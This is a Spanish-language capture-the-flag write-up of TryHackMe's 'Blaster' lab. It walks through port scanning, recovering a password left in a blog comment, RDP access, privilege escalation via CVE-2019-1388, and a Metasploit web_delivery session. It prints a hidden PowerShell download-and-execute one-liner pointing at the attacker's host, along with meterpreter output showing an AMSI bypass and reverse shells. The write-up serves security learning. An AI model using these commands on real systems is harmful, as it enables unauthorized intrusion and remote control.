



# Write-Up: Máquina "Blaster"

- 📌 **Plataforma:** TryHackMe
  - 📌 **Dificultad:** Fácil
  - 📌 **Autor:** Joaquín Picazo
- 

## 🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
  - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
  - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
  - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
- 



## 1. Reconocimiento y Recolección de Información

Hago un escaneo básico de forma general.

```
└─# nmap -p- -vvv --open -Pn 10.10.196.173
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 09:18 -04
Initiating Parallel DNS resolution of 1 host. at 09:18
Completed Parallel DNS resolution of 1 host. at 09:18, 0.02s elapsed
DNS resolution of 1 IP took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0
, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:18
Scanning 10.10.196.173 [65535 ports]
Discovered open port 80/tcp on 10.10.196.173
Discovered open port 3389/tcp on 10.10.196.173
SYN Stealth Scan Timing: About 3.86% done; ETC: 09:32 (0:12:53 remaining)
SYN Stealth Scan Timing: About 10.66% done; ETC: 09:28 (0:08:31 remaining)
SYN Stealth Scan Timing: About 18.55% done; ETC: 09:28 (0:07:59 remaining)
SYN Stealth Scan Timing: About 28.57% done; ETC: 09:29 (0:07:25 remaining)
SYN Stealth Scan Timing: About 34.82% done; ETC: 09:28 (0:06:29 remaining)
SYN Stealth Scan Timing: About 40.48% done; ETC: 09:28 (0:05:50 remaining)
SYN Stealth Scan Timing: About 47.11% done; ETC: 09:28 (0:05:01 remaining)
SYN Stealth Scan Timing: About 56.38% done; ETC: 09:27 (0:03:51 remaining)
SYN Stealth Scan Timing: About 63.87% done; ETC: 09:27 (0:03:06 remaining)
SYN Stealth Scan Timing: About 69.44% done; ETC: 09:27 (0:02:39 remaining)
SYN Stealth Scan Timing: About 74.94% done; ETC: 09:27 (0:02:11 remaining)
SYN Stealth Scan Timing: About 80.76% done; ETC: 09:27 (0:01:43 remaining)
SYN Stealth Scan Timing: About 86.28% done; ETC: 09:28 (0:01:16 remaining)
SYN Stealth Scan Timing: About 91.67% done; ETC: 09:28 (0:00:46 remaining)
Completed SYN Stealth Scan at 09:28, 548.78s elapsed (65535 total ports)
Nmap scan report for 10.10.196.173
Host is up, received user-set (0.25s latency).
Scanned at 2025-04-24 09:18:57 -04 for 549s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
80/tcp    open  http        syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 548.96 seconds
Raw packets sent: 131422 (5.783MB) | Rcvd: 49946 (9.666MB)
```

---

## 2. Escaneo y Enumeración

Escaneo y enumero los puertos abiertos junto a sus versiones.

```
(root㉿kali)-[~]
└─# nmap -p80,3389 -sV -sC -Pn 10.10.196.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 09:18 -04
Nmap scan report for 10.10.196.173
Host is up (0.25s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2025-04-23T13:13:54
|_Not valid after:  2025-10-23T13:13:54
|_ssl-date: 2025-04-24T13:19:08+00:00; -2s from scanner time.
| rdp-ntlm-info:
| Target_Name: RETROWEB
| NetBIOS_Domain_Name: RETROWEB
| NetBIOS_Computer_Name: RETROWEB
| DNS_Domain_Name: RetroWeb
| DNS_Computer_Name: RetroWeb
| Product_Version: 10.0.14393
|_ System_Time: 2025-04-24T13:19:04+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.93 seconds
```

Busco directorios en su web y encuentro uno.

```
(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.196.173/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.196.173/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,txt,html
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/retro      (Status: 301) [Size: 150] [→ http://10.10.196.173/retro/]
```

Entro al directorio y encuentro un nombre de usuario.

The screenshot shows a web browser window with the URL 10.10.196.173/retro/. The page title is "Ready Player One" and it is attributed to "by Wade". The content of the post reads: "I can't believe the movie based on my favorite book of all time is going to come out in a few days! Maybe it's because my name is so similar to the main character, but I honestly feel a deep connection to the main character Wade. I keep mistyping the name of his avatar whenever I log in but I think I'll eventually get it down. Either way, I'm really excited to see this movie!"

Por lo que dice aquí, puede ser que sea una palabra importante que no debe olvidar, por ejemplo, una contraseña.


The screenshot shows a comment section for the post "Ready Player One". A single comment is displayed, made by "Wade" on December 9, 2019. The comment text is: "Leaving myself a note here just in case I forgot how to spell it: parzival". Below the comment is a "REPLY" button. To the right of the comment area is a sidebar with the following links: CATEGORIES (Uncategorized), META (Log in, Entries RSS, Comments RSS, WordPress.org).

## 💥 3. Explotación de Vulnerabilidades


Como solo estaba abierto el puerto 80 y el 3389, ya obtuve posibles credenciales en el puerto 80, ahora podría intentar ingresar por el puerto 3389 usando las credenciales encontradas.

```
(root㉿kali)-[~]
# remmina
remmina-Message: 10:07:08.411: Remmina does not log all output statements. Turn on more verbose output by using "G_MESSAGES_DEBUG=remmina" as an environment variable.
More info available on the Remmina wiki at:
https://gitlab.com/Remmina/-/wikis/Usage/Remmina-debugging
```

Uso el usuario y contraseña encontrado.




Las credenciales fueron correctas, tengo acceso remoto y encuentro la bandera de user.



## 🔒 4. Escalada de Privilegios y Post-exploitación


THM nos da una pista de que hay un ejecutable que sirve para escalar privilegios.




Buscando información al respecto encontré esta CVE relacionada, busqué más información y comprendí cómo se explotaba.

CVE-ID	Learn more at National Vulnerability Database (NVD)
<b>CVE-2019-1388</b>	<a href="#">Learn more at National Vulnerability Database (NVD)</a> CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
An elevation of privilege vulnerability exists in the Windows Certificate Dialog when it does not properly enforce user privileges, aka 'Windows Certificate Dialog Elevation of Privilege Vulnerability'.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
• MISC: <a href="https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-1388">https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-1388</a>	
• MISC: <a href="https://www.zerodayinitiative.com/advisories/ZDI-19-975/">https://www.zerodayinitiative.com/advisories/ZDI-19-975/</a>	
Assigning CNA	
Microsoft Corporation	
Date Record Created	
20181126	Disclaimer: The <a href="#">record creation date</a> may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20181126)	
Votes (Legacy)	


Para ejecutarlo pide contraseña para que funcione por parte del administrador.




Abro el certificado.




Hago click en VeriSign Commercial Software Publishers CA.




No se puede visualizar la página, pero lo importante es hacer **CTRL + S** para guardar la página.




Saldrá eso pero no importa




En vez de guardar la página, busco el cmd y lo abro.



Al hacerlo de esta forma, obtengo privilegios aprovechandome de esa CVE.



Como tengo privilegios elevados, busco la bandera de root. La escalada de privilegios está completada.




```
Administrator: C:\Windows\System32\cmd.exe
nt authority\system
C:>>cd Users
C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 7443-948C

Directory of C:\Users\Administrator\Desktop

05/22/2020  02:51 PM    <DIR> .
05/22/2020  02:51 PM    <DIR> ..
04/23/2020  10:34 AM           31  root.txt
                           31 bytes
                           2 Dir(s)  31,359,209,472 bytes free

C:\Users\Administrator\Desktop>type root.txt
THM\COIN_OPERATED_EXPLOITATION
C:\Users\Administrator\Desktop>
```


THM habla sobre persistencia para esta máquina, así que primero quiero obtener una sesión con meterpreter desde MSF.



```
-(root㉿kali)-[~]
# msfconsole
Metasploit tip: Use the edit command to open the currently active module in your editor

[...]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
```

Veo los parámetros necesarios para el exploit.



```
msf6 exploit(multi/script/web_delivery) > show options
Module options (exploit/multi/script/web_delivery):
Name  Current Setting  Required  Description
SRVHOST  0.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080          yes       The local port to listen on.
SSL      false          no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URI_PATH  no            no        The URI to use for this exploit (default is random)

Payload options (python/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST  0.0.0.0        yes       The listen address (an interface may be specified)
LPORT  4444          yes       The listen port

Exploit target:
Id  Name
--  --
0  Python

View the full module info with the info, or info -d command.
```

Ingreso los valores de los parámetros necesarios.

```
msf6 exploit(multi/script/web_delivery) > show targets
Exploit targets:
=====
Id  Name
--  --
0   Python
1   PHP
2   PSH
3   Regsvr32
4   pubprn
5   SyncAppvPublishingServer
6   PSH (Binary)
7   Linux
8   Mac OS X


msf6 exploit(multi/script/web_delivery) > set target 2
target => 2

msf6 exploit(multi/script/web_delivery) > set LHOST tun0
LHOST => 10.21.144.200
msf6 exploit(multi/script/web_delivery) > set lport 80
lport => 80
```

Lo ejecuto y me da el comando que debo ingresar en la cmd de windows para conectarme desde MSF.

```
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started HTTP reverse handler on http://10.21.144.200:8080
[*] Using URL: http://10.21.144.200:8080/WI97v7GCVpAKN
[*] Server started.
[*] Run the following command on the target machine:
powershell -w hidden -c IEx (New-Object System.Net.WebClient).DownloadString('http://10.21.144.200:8080/WI97v7GCVpAKN')
[*] Exploit completed, but no session was created.
```

Ingreso el comando que me generó MSF.



Recibo la conexión y tengo una sesión con meterpreter.

```
[*] 10.10.196.173 web_delivery - Delivering AMSI Bypass (1397 bytes)
[*] 10.10.196.173 web_delivery - Delivering AMSI Bypass (1370 bytes)
[*] 10.10.196.173 web_delivery - Delivering Payload (4018 bytes)
[*] 10.10.196.173 web_delivery - Delivering Payload (3990 bytes)
[!] http://10.21.144.200:80 handling request from 10.10.196.173; (UUID: alxika0a) Without a database connected that payload UUID tracking will not work!
[*] http://10.21.144.200:80 handling request from 10.10.196.173; (UUID: alxika0a) Staging x86 payload (178780 bytes) ...
[!] http://10.21.144.200:80 handling request from 10.10.196.173; (UUID: alxika0a) Without a database connected that payload UUID tracking will not work!
[*] http://10.21.144.200:80 handling request from 10.10.196.173; (UUID: alxika0a) Without a database connected that payload UUID tracking will not work!
[*] http://10.21.144.200:80 handling request from 10.10.196.173; (UUID: alxika0a) Staging x86 payload (178780 bytes) ...
[!] http://10.21.144.200:80 handling request from 10.10.196.173; (UUID: alxika0a) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.21.144.200:80 → 10.10.196.173:49976) at 2025-04-24 09:51:59 -0400
[*] Meterpreter session 2 opened (10.21.144.200:80 → 10.10.196.173:49975) at 2025-04-24 09:51:59 -0400
whoami
[*] exec: whoami

root
msf6 exploit(multi/script/web_delivery) > sessions
```

